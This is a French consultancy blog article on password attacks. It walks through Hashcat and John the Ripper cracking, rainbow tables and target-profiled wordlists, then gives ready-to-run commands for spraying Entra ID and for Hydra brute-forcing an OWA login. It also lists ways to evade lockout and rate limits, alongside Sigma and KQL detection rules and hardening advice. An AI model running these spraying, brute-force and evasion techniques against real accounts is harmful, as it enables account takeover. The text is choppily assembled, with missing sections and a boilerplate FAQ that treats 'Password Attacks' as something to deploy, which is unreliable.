AYI NEDJIMI Consultants

Password Attacks : Cracking, Spraying et Credential Stuffing

Catégorie : Techniques de Hacking Lecture : 9 min Publié le : 08/03/2026 Auteur : Ayi NEDJIMI

Guide complet des attaques par mot de passe : cracking avec Hashcat et John, password spraying Active Directory, credential stuffing, rainbow tables.

Password Attacks : Cracking, Spraying et Credential Stuffing constitue un enjeu majeur pour les professionnels de la sécurité informatique et les équipes techniques. Ce guide détaillé sur password attacks cracking spraying propose une méthodologie structurée, des outils éprouvés et des recommandations opérationnelles directement applicables. L'objectif est de fournir aux praticiens — consultants, ingénieurs sécurité, administrateurs systèmes — les connaissances et les techniques nécessaires pour aborder ce sujet avec rigueur. Chaque section s'appuie sur des retours d'expérience terrain et intègre les évolutions les plus récentes du domaine. Les recommandations présentées sont adaptées aux environnements d'entreprise et tiennent compte des contraintes opérationnelles réelles.

Avertissement : Les techniques présentées dans cet article sont destinées exclusivement à des fins éducatives et de tests autorisés. Toute utilisation malveillante est illégale et contraire à l'éthique professionnelle.

2.1 Hashing vs chiffrement : une distinction cruciale

Avant de plonger dans les techniques d'attaque, il est indispensable de comprendre la différence fondamentale entre **hashing** et **chiffrement**. Le chiffrement est une opération *réversible* : avec la clé appropriée, le texte clair peut être intégralement retrouvé. Le hashing, en revanche, est une fonction *à sens unique* (one-way function). Une fonction de hachage prend une entrée de taille arbitraire et produit une sortie de taille fixe (l'empreinte ou digest). Il est théoriquement impossible de retrouver l'entrée à partir de la sortie -- c'est cette propriété que les attaquants cherchent à contourner. Guide complet des attaques par mot de passe : cracking avec Hashcat et John, password spraying Active Directory, credential stuffing, rainbow tables. Ce guide couvre les aspects essentiels de password attacks cracking spraying : méthodologie structurée, outils recommandés et retours d'expérience opérationnels. Les professionnels y trouveront des recommandations directement applicables.

Un bon algorithme de hachage de mots de passe doit posséder trois propriétés essentielles : la **résistance à la pré-image** (impossible de retrouver le message à partir du hash), la **résistance aux collisions** (impossible de trouver deux messages produisant le même hash) et un **coût computationnel élevé** (lenteur délibérée pour ralentir le brute-force).

2.2 Algorithmes courants et leurs faiblesses

Algorithme	Longueur	Salé	Itératif	Usage courant	Sécurité
`MD5`	128 bits	Non	Non	Legacy, checksums	Cassé
`SHA-1`	160 bits	Non	Non	Signatures anciennes	Cassé
`SHA-256`	256 bits	Non	Non	Intégrité fichiers	Inadapté (trop rapide)
`NTLM`	128 bits	Non	Non	Windows/AD	Critique
`NetNTLMv2`	Variable	Challenge	Non	Auth réseau Windows	Vulnérable
`bcrypt`	184 bits	Oui	Oui (cost)	Applications web	Recommandé
`scrypt`	Variable	Oui	Oui (memory-hard)	Crypto, apps	Recommandé
`Argon2id`	Variable	Oui	Oui (memory+CPU)	Standard moderne	Optimal

2.3 Le rôle essentiel du sel (salt)

Le **salage** consiste à concaténer une valeur aléatoire unique (le sel) au mot de passe avant de le hacher. Sans sel, deux utilisateurs partageant le même mot de passe produisent le même hash, ce qui permet des attaques par tables pré-calculées (rainbow tables). Avec un sel unique par utilisateur, chaque hash est différent, même pour des mots de passe identiques. L'algorithme `NTLM` utilisé par Active Directory ne salant pas les empreintes, il est particulièrement vulnérable au cracking offline -- un point développé en détail dans notre article sur l'exploitation Kerberos dans Active Directory.

2.4 Formats de hash rencontrés en pentest

Lors d'un audit, les pentesteurs récupèrent des hashes dans des formats très variés. Voici les plus courants :

Votre surface d'attaque externe est-elle réellement celle que vous imaginez ?

```
# NTLM (Windows SAM / Active Directory)
aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0

# NetNTLMv2 (capturé via Responder / NTLM relay)
admin::CORP:1122334455667788:A1B2C3D4E5F6...:0101000000000000...

# Kerberos 5 TGS-REP (Kerberoasting) - mode 13100
$krb5tgs$23$*user$realm$spn*$hash...

# bcrypt ($2a$ / $2b$ / $2y$)
$2a$12$LJ3m4ys3KlG/SslRuG3E4euOLlKRWJQOcC2p/N5YxDT.jxPkR.S.m

# SHA-512 Linux /etc/shadow ($6$)
$6$rounds=5000$saltsalt$hashvalue...

# Kerberos AS-REP (AS-REP Roasting) - mode 18200
$krb5asrep$23$user@DOMAIN:hash...
```

L'identification du type de hash est la première étape avant toute tentative de cracking. Des outils comme `hashid` et `haiti` automatisent cette reconnaissance :

```
# Identification avec hashid
$ hashid '5f4dcc3b5aa765d61d8327deb882cf99'
Analyzing '5f4dcc3b5aa765d61d8327deb882cf99'
[+] MD5
[+] MD4
[+] Double MD5

# Identification avec haiti (plus précis, inclut mode Hashcat)
$ haiti '$2a$12$LJ3m4ys3...'
bcrypt $2*$, Blowfish (Unix) [HC: 3200] [JtR: bcrypt]
```

Cas concret
L'attaque sur Ivanti Connect Secure (CVE-2024-21887) début 2024 a montré que les appliances VPN restent des cibles de choix. Des groupes APT chinois ont exploité cette faille zero-day pendant des semaines avant sa divulgation, compromettant des réseaux gouvernementaux et privés.

Hashcat permet de définir des jeux de caractères personnalisés pour cibler des politiques de mots de passe spécifiques :

```
# Définir un charset personnalisé : lettres FR avec accents
hashcat -m 1000 -a 3 --custom-charset1 'aàâäeéèêëiïoôuùûüyÿçç' hashes.txt ?1?1?1?1?1?1?1?1

# Masque pour politique "1 maj + 6 min + 2 chiffres"
hashcat -m 1000 -a 3 hashes.txt ?u?l?l?l?l?l?d?d
```


3.2 John the Ripper (Jumbo)

John the Ripper (version Jumbo community-enhanced) reste un outil incontournable, notamment pour ses capacités de détection automatique de format et son système de règles puissant. Contrairement à Hashcat, John fonctionne efficacement sur CPU, ce qui le rend utile sur des machines sans GPU dédié :

```
# Cracking automatique (détection de format)
john --wordlist=rockyou.txt hashes.txt

# Forcer le format NTLM
john --format=NT --wordlist=rockyou.txt ntlm_hashes.txt

# Utiliser les règles Jumbo
john --wordlist=rockyou.txt --rules=Jumbo hashes.txt

# Mode incrémental (brute-force pur)
john --incremental=Alnum hashes.txt

# Afficher les mots de passe cassés
john --show hashes.txt

# Extraire les hashes depuis /etc/shadow
unshadow /etc/passwd /etc/shadow > combined.txt
john --wordlist=rockyou.txt combined.txt
```

3.3 Benchmarks GPU : la puissance des cartes modernes

La vitesse de cracking varie de plusieurs ordres de grandeur selon l'algorithme. Voici des benchmarks réalistes pour une **NVIDIA RTX 4090** (la carte grand public la plus puissante en 2026) :



Combien de temps faudrait-il à un attaquant pour compromettre votre réseau ?

Ces chiffres illustrent pourquoi le choix de l'algorithme est déterminant. Un mot de passe de 8 caractères protégé par `MD5` est crackable en quelques secondes, tandis que le même mot de passe protégé par `Argon2id` nécessiterait des siècles avec le même matériel. Le cloud

computing amplifie encore la menace : des services comme AWS p4d.24xlarge (8x A100) ou des clusters de GPU cloud permettent d'atteindre des vitesses plusieurs ordres de grandeur supérieures pour quelques centaines de dollars.

3.4 Rainbow tables

Les **rainbow tables** sont des tables pré-calculées qui stockent des correspondances entre des hashes et leurs mots de passe en clair. Elles permettent un cracking quasi instantané en échangeant du temps de calcul contre de l'espace disque. L'outil `RainbowCrack` permet de générer et d'exploiter ces tables :

```
# Génération d'une rainbow table NTLM
rtgen ntlm loweralpha-numeric 1 8 0 3800 33554432 0

# Tri de la table
rtsort *.rt

# Recherche dans la table
rcrack /path/to/tables/ -h aad3b435b51404eeaad3b435b51404ee
```

Cependant, les rainbow tables sont **totalement inefficaces contre les algorithmes salés** (bcrypt, scrypt, Argon2), car chaque sel unique nécessiterait sa propre table complète. C'est pourquoi le salage est une contre-mesure fondamentale. Les tables pour NTLM et LM restent néanmoins très pertinentes car ces algorithmes n'utilisent pas de sel.

3.5 Wordlists et génération personnalisée

La qualité de la wordlist est souvent plus déterminante que la puissance brute du GPU. Les sources de wordlists les plus utilisées :

- **rockyou.txt** : 14 millions de mots de passe issus de la fuite RockYou (2009). Classique incontournable, mais limité.
- **SecLists** (Daniel Miessler) : collection organisée de wordlists, patterns et payloads. Les fichiers `Passwords/Common-Credentials/` sont particulièrement utiles.
- **CeWL** (Custom Word List generator) : crawle un site web pour générer une wordlist contextualisée à partir du contenu. Idéal pour cibler une organisation spécifique.
- **CUPP** (Common User Passwords Profiler) : génère des candidats basés sur des informations personnelles de la cible (prénom, date de naissance, nom de l'entreprise, etc.).

```
# CeWL : générer une wordlist depuis le site de la cible
cewl https://www.cible.fr -d 3 -m 6 -w cible_wordlist.txt

# CUPP : profilage interactif
cupp -i
# Entrer : prénom, nom, date de naissance, nom du conjoint, etc.

# Combiner et dédupliquer
cat rockyou.txt cible_wordlist.txt cupp_output.txt | sort -u > combined.txt
```

3.6 Rules avancées : l'art de la mutation

Les règles (rules) sont le secret d'un cracking efficace. Elles appliquent des transformations systématiques à chaque mot du dictionnaire pour reproduire les habitudes des utilisateurs :

Règle	Transformation	Exemple (password)
`c`	Capitalize	Password
`$1`	Ajouter 1 à la fin	password1
`$!`	Ajouter ! à la fin	password!
`sa@`	Remplacer a par @	p@ssword
`se3`	Remplacer e par 3	password (pas de e ici)
`so0`	Remplacer o par 0	passw0rd
`c $1 $!`	Combinaison	Password1!

Les fichiers de règles les plus efficaces :

- **best64.rule** : 64 règles les plus productives. Excellent ratio temps/résultat.
- **dive.rule** : ~99 000 règles. Couverture très large, mais plus lent.
- **OneRuleToRuleThemAll** (NotSoSecure) : compilation optimisée des meilleures règles issues de compétitions de cracking. Souvent considéré comme le meilleur compromis performance/couverture.

```
# Appliquer OneRuleToRuleThemAll
hashcat -m 1000 -a 0 hashes.txt rockyou.txt -r OneRuleToRuleThemAll.rule

# Chaîner plusieurs fichiers de règles
hashcat -m 1000 -a 0 hashes.txt rockyou.txt -r best64.rule -r toggles1.rule
```

```
# MSOLSpray - spraying Microsoft Online (Entra ID)
Invoke-MSOLSpray -UserList users.txt -Password "Printemps2026!" -Url "https://
login.microsoftonline.com"

# Trevorspray - spraying intelligent avec rotation de source IP
trevorspray -u users.txt -p 'Hiver2026!' --url https://login.microsoftonline.com

# Spray AWS IAM
aws iam simulate-custom-policy ...
# Note : AWS n'a pas de mécanisme de lockout standard sur IAM
```

Les services cloud exposent également des endpoints d'authentification spécifiques qui peuvent être utilisés pour le spraying tout en contournant certaines protections. L'endpoint AutoDiscover d'Exchange Online, les flux ROPC (Resource Owner Password Credential) et les anciennes méthodes d'authentification legacy (IMAP, POP3, SMTP AUTH) sont souvent moins protégés que le portail web principal. Les attaques sur les Identity Providers décrivent en détail ces vecteurs d'authentification alternatifs.

4.4 Contournement des protections

Les attaquants élaborés emploient plusieurs techniques pour éviter la détection lors du spraying :

- **Rotation d'IP source** : utilisation de proxies résidentiels, VPN rotatifs, ou services cloud avec IP dynamiques pour contourner les blocages basés sur l'adresse IP.
- **Rotation de User-Agent** : variation des headers HTTP pour imiter différents clients légitimes.
- **Timing adaptatif** : espacement aléatoire entre les tentatives, respect des fenêtres d'observation, spraying uniquement pendant les heures ouvrables (pour se fondre dans le trafic légitime).
- **Ciblage sélectif** : focus sur les comptes de service (souvent exclus des politiques de lockout) et les comptes avec des SPN (Service Principal Names) qui tendent à avoir des mots de passe plus faibles.
- **Protocoles alternatifs** : utiliser LDAP, Kerberos ou IMAP au lieu de SMB pour éviter certaines règles de détection.

4.5 Détection du spraying

Les défenseurs peuvent détecter le password spraying en surveillant les événements Windows suivants :

Event ID	Source	Description	Indicateur
4625	Security	Échec de connexion	Même source IP, multiples comptes
4771	Security	Échec pré-authentification Kerberos	Code 0x18 (mauvais mot de passe)
4776	Security	Validation credentials NTLM	Status 0xC000006A
8004	NTLM	Audit NTLM (si activé)	Volume anormal de requêtes

```
# Requête KQL (Microsoft Sentinel) pour détecter le spraying
SecurityEvent
| where EventID == 4625
| summarize FailedAttempts=count(), DistinctAccounts=dcount(TargetAccount) by IpAddress,
bin(TimeGenerated, 30m)
| where DistinctAccounts > 10 and FailedAttempts > 20
```

Une approche particulièrement efficace combine la génération de wordlists contextualisées avec CeWL et le brute-force ciblé avec Hydra. En crawlant le site web de la cible, on extrait des termes spécifiques à l'organisation (noms de produits, termes métier, localisation) qui constituent d'excellents candidats pour des mots de passe :

```
# Étape 1 : Générer la wordlist contextualisée
cewl https://www.cible.fr -d 3 -m 5 -w cible_words.txt
cewl https://intranet.cible.fr -d 2 -m 5 -a -w cible_intranet.txt

# Étape 2 : Enrichir avec des mutations communes
# (ajout de chiffres, caractères spéciaux, casse)
hashcat --stdout cible_words.txt -r best64.rule > cible_mutated.txt

# Étape 3 : Lancer le brute-force sur le VPN ou l'OWA
hydra -L users.txt -P cible_mutated.txt https-post-form://mail.cible.fr \
  "/owa/
auth.owa:destination=https%3A%2F%2Fmail.cible.fr%2Fowa%2F&flags=4&forcedownlevel=0&usernam
e=CIBLE%5C^USER^&password=^PASS^:F=logon.asp" -t 2
```

6.4 Rate limiting et bypass

Les services modernes implémentent des mécanismes de rate limiting pour contrer le brute-force en ligne. Les techniques de contournement incluent :

- **Rotation d'IP** : si le rate limiting est basé sur l'IP source, la rotation via proxies résidentiels ou TOR le rend inefficace.
- **Header manipulation** : certaines implémentations naïves se fient aux headers `X-Forwarded-For` ou `X-Real-IP` qui peuvent être forgés.
- **Variation de User-Agent** : changer le User-Agent entre chaque requête pour contourner les détections basées sur les fingerprints client.
- **Endpoints alternatifs** : les API mobiles ou les endpoints legacy du même service ont souvent des protections moins robustes que le portail web principal.
- **Timing lent** : espacer les tentatives de 30 à 60 secondes pour rester sous le seuil de détection, au prix d'un temps d'attaque plus long.

```
# Configuration Argon2id recommandée (OWASP 2024)
# m=19456 (19 MiB), t=2 (2 itérations), p=1 (1 thread)
from argon2 import PasswordHasher
ph = PasswordHasher(
    time_cost=2,
    memory_cost=19456,
    parallelism=1,
    hash_len=32,
    type=argon2.Type.ID
)
hash = ph.hash("mon_mot_de_passe_complexe")

# Pour les systèmes à forte charge, un compromis acceptable :
# m=12288 (12 MiB), t=3, p=1
```

7.4 Détection proactive des fuites

L'intégration de l'API **Have I Been Pwned** (HIBP) dans le processus d'enregistrement et de changement de mot de passe permet de rejeter automatiquement les mots de passe connus compromis. L'API utilise un modèle k-Anonymity qui préserve la confidentialité : seuls les 5 premiers caractères du hash SHA-1 du mot de passe sont envoyés au serveur :

```
# Vérification HIBP via API (k-Anonymity)
import hashlib, requests

def is_pwned(password):
    sha1 = hashlib.sha1(password.encode()).hexdigest().upper()
    prefix, suffix = sha1[:5], sha1[5:]
    resp = requests.get(f"https://api.pwnedpasswords.com/range/{prefix}")
    return suffix in resp.text

# Intégration dans Entra ID : Azure AD Password Protection
# Vérifie contre une liste de 2000+ mots de passe bannis globaux + liste personnalisée
```

7.5 Monitoring et détection du spraying

La détection repose sur la corrélation d'événements dans le SIEM. Les règles suivantes sont essentielles :

```
# Règle Sigma pour détection de password spraying
title: Password Spraying Detection
status: stable
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID:
            - 4625
            - 4771
    timeframe: 30m
    condition: selection | count(TargetUserName) by IpAddress > 10
level: high
tags:
    - attack.credential_access
    - attack.t1110.003
```

Les Event IDs clés à surveiller :

- **4625** : échec d'ouverture de session (corrélation par IP source et par compte cible)
- **4771** : échec de pré-authentification Kerberos (code d'erreur 0x18 = mauvais mot de passe)
- **4776** : tentative de validation des credentials (NTLM)
- **4624 après série de 4625** : succès après multiples échecs = probable spraying réussi (alerte critique)

Checklist défensive complète

- Déployer MFA phishing-resistant (FIDO2/WebAuthn) sur tous les comptes à privilèges
- Appliquer les recommandations NIST 800-63B (longueur > complexité, blocklist, pas de rotation forcée)
- Utiliser Argon2id ou bcrypt (cost ≥ 12) pour le hachage côté serveur
- Intégrer HIBP API pour vérifier les mots de passe contre les fuites connues
- Configurer un smart lockout progressif (pas de lockout complet au-delà de l'observation window)
- Surveiller les Event IDs 4625, 4771, 4776 avec corrélation temporelle

- Désactiver les protocoles d'authentification legacy (NTLM v1, basic auth, POP3/IMAP sans MFA)
- Former les utilisateurs aux passphrases et aux password managers
- Monitorer le dark web pour les fuites de credentials de votre organisation
- Auditer régulièrement la force des mots de passe AD avec des outils comme DSInternals ou Kerberoasting contrôlé

Pour approfondir ce sujet, consultez notre outil open-source advanced-nmap-scanner qui facilite l'automatisation des scans réseau avancés.

Questions frequentes

Comment mettre en place Password Attacks dans un environnement de production ?

La mise en place de Password Attacks en production necessite une planification rigoureuse, incluant l'evaluation des prerequis techniques, la definition d'une architecture cible, des tests de validation approfondis et un plan de deploiement progressif avec des points de controle a chaque etape.

Pourquoi Password Attacks est-il essentiel pour la securite des systemes d'information ?

Password Attacks constitue un element fondamental de la securite des systemes d'information car il permet de reduire significativement la surface d'attaque, d'ameliorer la detection des menaces et de renforcer la posture globale de securite de l'organisation face aux cybermenaces actuelles.

Quelles sont les bonnes pratiques pour Password Attacks en 2026 ?

Les bonnes pratiques pour Password Attacks en 2026 incluent l'adoption d'une approche Zero Trust, l'automatisation des controles de securite, la mise en place d'une veille continue sur les vulnerabilites et l'integration des recommandations des organismes de reference comme l'ANSSI et le NIST.

Sources et références : MITRE ATT&CK · OWASP Testing Guide

Articles connexes

- EvilGinx : Phishing AiTM, Bypass MFA et Défense 2026

> Points clés à retenir
>
> - Questions frequentes
> - 8. Conclusion

8. Conclusion

Les attaques par mot de passe restent en 2026 l'un des vecteurs d'intrusion les plus prolifiques, malgré des décennies de sensibilisation et l'émergence de technologies d'authentification alternatives. Cette persistance s'explique par la convergence de plusieurs facteurs : l'ubiquité des mots de passe comme mécanisme d'authentification par défaut, la tendance humaine à choisir des mots de passe faibles et à les réutiliser, et la puissance de calcul toujours croissante accessible aux attaquants via les GPU modernes et le cloud computing.

La défense efficace repose sur une **approche multicouche** où chaque contrôle compense les faiblesses des autres. Le MFA phishing-resistant (FIDO2, Passkeys) élimine le risque lié aux mots de passe compromis. Les politiques alignées sur le NIST 800-63B favorisent des mots de passe réellement robustes plutôt que conformes à des règles artificielles. Les algorithmes modernes comme Argon2id rendent le cracking offline impraticable. La détection proactive des fuites via HIBP et le monitoring des Event IDs Windows permettent une réponse rapide aux tentatives de spraying et de credential stuffing.

La direction est claire : l'avenir de l'authentification est **passwordless**. Les Passkeys, soutenues par Apple, Google et Microsoft via l'Alliance FIDO, promettent un monde où le mot de passe n'est plus qu'un facteur de secours. En attendant cette transition, la maîtrise des techniques d'attaque décrites dans cet article reste indispensable pour auditer et renforcer les systèmes existants.

Références et ressources externes

- NIST SP 800-63B — Digital Identity Guidelines : Authentication and Lifecycle Management
- Hashcat — Advanced Password Recovery - The world's fastest and most advanced password recovery utility
- John the Ripper — Open Source Password Security Auditing and Password Recovery Tool
- Have I Been Pwned API — Vérification de mots de passe compromis avec k-Anonymity
- MITRE ATT&CK T1110 — Brute Force (techniques T1110.001 à T1110.004)
- ANSSI - Recommandations MFA et mots de passe — Guide de l'Agence nationale de la sécurité des systèmes d'information

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr